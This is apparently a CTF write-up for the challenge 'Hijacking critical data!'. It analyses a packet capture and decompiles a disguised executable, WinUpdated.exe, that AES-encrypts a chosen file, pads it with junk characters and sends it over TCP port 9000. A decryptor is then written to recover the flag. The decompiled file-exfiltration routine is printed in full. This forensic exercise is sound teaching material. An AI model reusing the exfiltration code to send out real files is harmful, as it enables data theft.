2025

CTF INTERNACIONAL METARED ETAPA MEXICO

WRITEUP

CHALLENGE

Hijacking critical data!

ANUIES ANUIES - TIC metared MÉXICO


Description

Abul Khair Group has dismissed an employee from the advertising team due to suspicions of information leakage. To verify whether this assumption is valid, you have been asked to analyze the file advertising_team_employee.pcapng, which contains a traffic capture from a workday of the dismissed employee.

Solution:

1.- Open the advertising_team_employee.pcapng file using wireshark.

2.- Check the packets that have been downloaded.


advertising_team_employee.pcapng.pcapng
Archivo
Edición
Visualización
Ir
Captura
Analizar
Estadísticas
Telefonía
Wireless
Herramientas
Ayuda
Aplique un filtro de visualización … <Ctrl-/>
Wireshark · Exportar · Listado de objetos HTTP
Guardar
Guardar todo
Preview
Cerrar
Ayuda
Frame (513 bytes)
Reassembled TCP (82219 bytes)

```
No.   Time       Source          Destination     Protocol Lengtl Info
72327 141.894022 10.0.2.4        10.0.2.5        TCP      1514 80 → 51415 [ACK] Seq=68621 Ack=434 Win=2102272 Len=1460 [TCP PDU reassembled in 72337]
72328 141.894022 10.0.2.4        10.0.2.5        TCP      1514 80 → 51415 [ACK] Seq=70081 Ack=434 Win=2102272 Len=1460 [TCP PDU reassembled in 72337]
72329 141.894022 10.0.2.4        10.0.2.5        TCP      1514 80 → 51415 [ACK] Seq=71541 Ack=434 Win=2102272 Len=1460 [TCP PDU reassembled in 72337]
72330 141.894022 10.0.2.4        10.0.2.5        TCP
72331 141.894022 10.0.2.4        10.0.2.5        TCP
72332 141.894022 10.0.2.4        10.0.2.5        TCP
72333 141.894022 10.0.2.4        10.0.2.5        TCP
72334 141.894073 10.0.2.5        10.0.2.4        TCP
72335 141.894300 10.0.2.4        10.0.2.5        TCP
72336 141.894300 10.0.2.4        10.0.2.5        TCP
72337 141.894300 10.0.2.4        10.0.2.5        HTTP
72338 141.894312 10.0.2.5        10.0.2.4        TCP
72339 141.904220 10.0.2.5        10.0.2.4        TCP
72340 141.911050 10.0.2.5        192.178.56.132  QUIC
72341 141.927172 34.218.146.172  10.0.2.5        TLSv1
72342 141.927396 10.0.2.5        65.8.226.52     QUIC
72343 141.939847 192.178.56.132  10.0.2.5        QUIC
72344 141.942532 65.8.226.52     10.0.2.5        QUIC
72345 141.967081 10.0.2.5        183.79.219.252  TCP
72346 141.967286 10.0.2.5        104.18.17.5     TCP
72347 141.967321 10.0.2.5        34.218.146.172  TCP
```


```
> Frame 72337: 513 bytes on wire (4104 bits), 513 bytes captured (410
> Ethernet II, Src: PCSSystemtec_76:02:d0 (08:00:27:76:02:d0), Dst: P
> Internet Protocol Version 4, Src: 10.0.2.4, Dst: 10.0.2.5
> Transmission Control Protocol, Src Port: 80, Dst Port: 51415, Seq:
> [57 Reassembled TCP Segments (82219 bytes): #72277(1460), #72278(14
> Hypertext Transfer Protocol
```

Filtro de texto: Tipo de contenido: Todos los tipos de contenido

Paquete	Nombre de equipo	Tipo de contenido	Tamaño	Nombre de archivo
72337	10.0.2.4		81 kB	acta.dwfx


```
00f0  00 00 00 00 00 00 00 00  00 ff 81 1b 1f 00 00 61   ········ ·······a
0100  63 74 61 2f 57 69 6e 55  70 64 61 74 65 64 2e 65   cta/WinU pdated.e
0110  78 65 75 78 0b 00 01 04  00 00 00 00 04 00 00 00   xeux···· ········
0120  00 55 54 05 00 01 ab 27  e9 68 50 4b 01 02 14 03   ·UT····' ·hPK····
0130  14 00 08 00 08 00 63 4c  4a 5b 3a 6f b7 f7 b7 22   ······cL J[:o···"
0140  00 00 f0 3c 00 00 13 00  18 00 00 00 00 00 00 00   ···<···· ········
0150  00 00 b6 81 83 19 01 00  61 63 74 61 2f 57 69 6e   ········ acta/Win
0160  55 70 64 61 74 65 64 2e  70 64 62 75 78 0b 00 01   Updated. pdbux···
0170  04 00 00 00 00 04 00 00  00 00 55 54 05 00 01 ab   ········ ··UT····
```

3.- Decompile the EXE file using **dotPeek** and analyze its contents. You will see that the program sends a selected file through port **9000**. Take into account the functions used for encryption (**EncryptAES**) and data preparation (**PrepareData**), and implement the corresponding functions to decrypt the file that was sent.



```
    [MethodImpl(MethodImplOptions.Synchronized)] set
    {
      EventHandler eventHandler = new EventHandler(this.btnEnviar_Click);
      Button btnEnviar1 = this._btnEnviar;
      if (btnEnviar1 != null)
        btnEnviar1.Click -= eventHandler;
      this._btnEnviar = value;
      Button btnEnviar2 = this._btnEnviar;
      if (btnEnviar2 == null)
        return;
      btnEnviar2.Click += eventHandler;
    }
  }

  private void btnBuscar_Click(object sender, EventArgs e)
  {
    if (this.ofd.ShowDialog() != DialogResult.OK)
      return;
    this.txtArchivo.Text = this.ofd.FileName;
  }

  private void btnEnviar_Click(object sender, EventArgs e)
  {
    string text1 = this.txtArchivo.Text;
    string text2 = this.txtIP.Text;
    int port = 9000;
    if (File.Exists(text1))
    {
      string str = this.PrepareData(this.EncryptAES(File.ReadAllBytes(text1)));
      TcpClient tcpClient = new TcpClient();
      tcpClient.Connect(text2, port);
      NetworkStream stream = tcpClient.GetStream();
      byte[] bytes = Encoding.UTF8.GetBytes(str);
      stream.Write(bytes, 0, bytes.Length);
      stream.Close();
      tcpClient.Close();
      int num = (int) MessageBox.Show("Archivo enviado con éxito.");
    }
    else
    {
      int num1 = (int) MessageBox.Show("Archivo no encontrado.");
    }
  }

  private byte[] EncryptAES(byte[] data)
  {
    using (Aes aes = Aes.Create())
    {
      ((SymmetricAlgorithm) aes).Key = this.aesKey;
```

4.- Filter using "**ip.addr == 10.0.2.4 && (tcp.srcport == 9000 || tcp.dstport == 9000) && tcp.len > 0**" and export the data using the **Export Packet Bytes** tool.



```
ip.addr == 10.0.2.4 && (tcp.srcport == 9000 || tcp.dstport == 9000) && tcp.len > 0

No.   Time       Source    Destination Protocol Lengtl Info
 6286 52.422312  10.0.2.5  10.0.2.4    TCP      130 58041 → 9000 [PSH, ACK] Seq=1 Ack=1 Win=262656 Len=76

> Frame 6286: Packet, 130 by
> Ethernet II, Src: PCSSyste
> Internet Protocol Version
> Transmission Control Proto
v Data (76 bytes)
    Data: 323930514161297c2
    [Length: 76]

00  27 64 57 c2 08 00 45 00   ··'v····  'dW···E·
06  00 00 0a 00 02 05 0a 00   ·t··@···  ········
ad  8e ca a5 23 00 1b 50 18   ····#(··  ···#··P·
39  30 51 41 61 29 7c 25 46   ···o··29  0QAa)|%F
68  50 35 65 70 6e 2a 61 64   THlQIhkh  P5epn*ad
47  29 72 6f 57 53 46 33 2c   zA0oa0=G  )roWSF3,
31  64 70 6b 67 32 63 49 59   yT;P5/I1  dpkg2cIY
32  59 6a 43 2d 4b 73 30 43   d/c#>J12  YjC-Ks0C
                              0=
```

Wireshark · Export Selected Packet Bytes

Documentos

Nombre	Fecha de modificación	Tipo	Tamaño
CTF	10/10/2025 03:20 p. m.	Carpeta de archivos	

Nombre de archivo: Datos_Enviados.bin

Tipo: Raw data (*.bin *.dat *.raw)

Save the file with a name such as "datasend".


5.- Consider the following code for the program that will process the contents of the "datasend" file to retrieve the original file containing the flag:

```
Imports System.Text
Imports System.IO
Imports System.Security.Cryptography
Imports System.Net.Sockets

Public Class Form1

    Dim aesKey As Byte() = Encoding.UTF8.GetBytes("1234567890123456") ' Igual
que el cliente
    Dim aesIV As Byte() = Encoding.UTF8.GetBytes("6543210987654321") ' Igual
que el cliente


    Private Sub Form1_Load(sender As Object, e As EventArgs) Handles
MyBase.Load

    End Sub


    Private Function FiltrarDatos(data As String) As String
        Dim result As New StringBuilder()
        Dim i As Integer = 0
        While i < data.Length
            ' 5 buenos
            Dim goodLen As Integer = Math.Min(5, data.Length - i)
            result.Append(data.Substring(i, goodLen))
            i += goodLen
            ' 4 basura
            i += Math.Min(4, data.Length - i)
        End While
        Return result.ToString()
    End Function

    Private Function DecryptAES(data As Byte()) As Byte()
        Using aes As Aes = Aes.Create()
            aes.Key = aesKey
            aes.IV = aesIV
            Using ms As New MemoryStream()
                Using cs As New CryptoStream(ms, aes.CreateDecryptor(),
CryptoStreamMode.Write)
                    cs.Write(data, 0, data.Length)
                    cs.FlushFinalBlock()
                    Return ms.ToArray()
                End Using
            End Using
        End Using
    End Function

    Private Sub btnConvert_Click(sender As Object, e As EventArgs) Handles
btnConvert.Click
        Dim filePath As String = txtArchivo.Text
        Dim port As Integer = 9000 ' Puedes cambiarlo

        If File.Exists(filePath) Then

            Dim receivedData As String = File.ReadAllText(filePath)


            Dim cleanData As String = FiltrarDatos(receivedData)
            Dim encryptedBytes As Byte() = Convert.FromBase64String(cleanData)
            Dim decryptedBytes As Byte() = DecryptAES(encryptedBytes)

            File.WriteAllBytes("archivo_recibido.txt", decryptedBytes)


            MessageBox.Show("Archivo guardado con éxito.")
        Else
            MessageBox.Show("Archivo no encontrado.")
        End If
    End Sub

    Private Sub btnBuscar_Click(sender As Object, e As EventArgs) Handles
btnBuscar.Click
        If ofd.ShowDialog() = DialogResult.OK Then
            txtArchivo.Text = ofd.FileName
        End If
    End Sub
End Class
```

6.- Run the program to retrieve the contents of the sent file and analyze it.

&,!'-8;34st,).').&p2-!4q/.=

8.- Use a program or go to a page to find the code: (for example: https://www.dcode.fr/ascii-shift-cipher)


dcode.fr/ascii-shift-cipher
Search for a tool
★ Search a tool on dCode
e.g. type 'boolean'
★ Browse the full dCode tools' list
Results
dCode is preparing a new interface. Come test and give your feedback on the new page: ASCII Shift Cipher!
ASCII Shift Cipher
Cryptography › Substitution Cipher › ASCII Shift Cipher
Learn more
Seleccionar idioma
Con la tecnología de Google Traductor
Summary
ASCII Shift Decoder
ASCII Shift Encoder
What is ASCII Shift cipher? (Definition)
How to encrypt using ASCII Shift cipher?
How to decrypt ASCII Shift cipher?
How to recognize a ASCII Shift ciphertext?
How to decipher ASCII Shift without knowing the shift?
What are the variants of the ASCII Shift cipher?
Similar pages
ROT-47 Cipher
Caesar Cipher
Shift Cipher
Unicode Shift
ASCII Code
Wolseley Cipher
Word Desubstitution/Pattern

ASCII Shift Decoder

★ ASCII Shifted ciphertext — Encoding/Format: ASCII Printable Characters (Automatic Detection)

```
&,!'-8;34st,).').&p2-!4q/.=
```

● Try all possible shifts (from 1 to 127)
○ Use a shift (number) of 64
○ Use the character (as key) @

★ Results format ● String of Printable Characters (ASCII/Unicode)
○ Hexadecimal 00-7F-FF
○ Decimal 0-127-255
○ Octal 000-177-377
○ Binary 00000000-11111111
○ Integer number

▶ DECRYPT

```
Bruteforce attempt all shifts (+XX)
Most likely results are displayed first.
```

⚠ Output limited to printable characters (other chars replaced by �)

```
+64  flagmx{st34linginf0rmat1on}
+68  bh]citwop/0hejcejb,ni]p-kjy
+69  ag\bhsvno./gdibdia+mh\o,jix
+70  `f[agrumn-.fchach`*lg[n+ihw
+63  gmbhny|tu45mjohjog1snbu2po~
+96  FLAGMX[ST��LINGINF�RMAT�ON]
+62  hncioz}uv56nkpikph2tocv3qp�
+66  dj_ekvyqr12jglegld.pk_r/ml{
+65  ek`flwzrs23khmfhme/ql`s0nm|
+58  lrgms~�yz9:rotmotl6xsgz7ut�
+67  ci^djuxpq01ifkdfkc-oj^q.lkz
+1   %+ &,7:23rs+(-&(-%o1, 3p.-<
```

6.- Locate the result that contains flagmx, the flag is:

flagmx{st34linginf0rmat1on}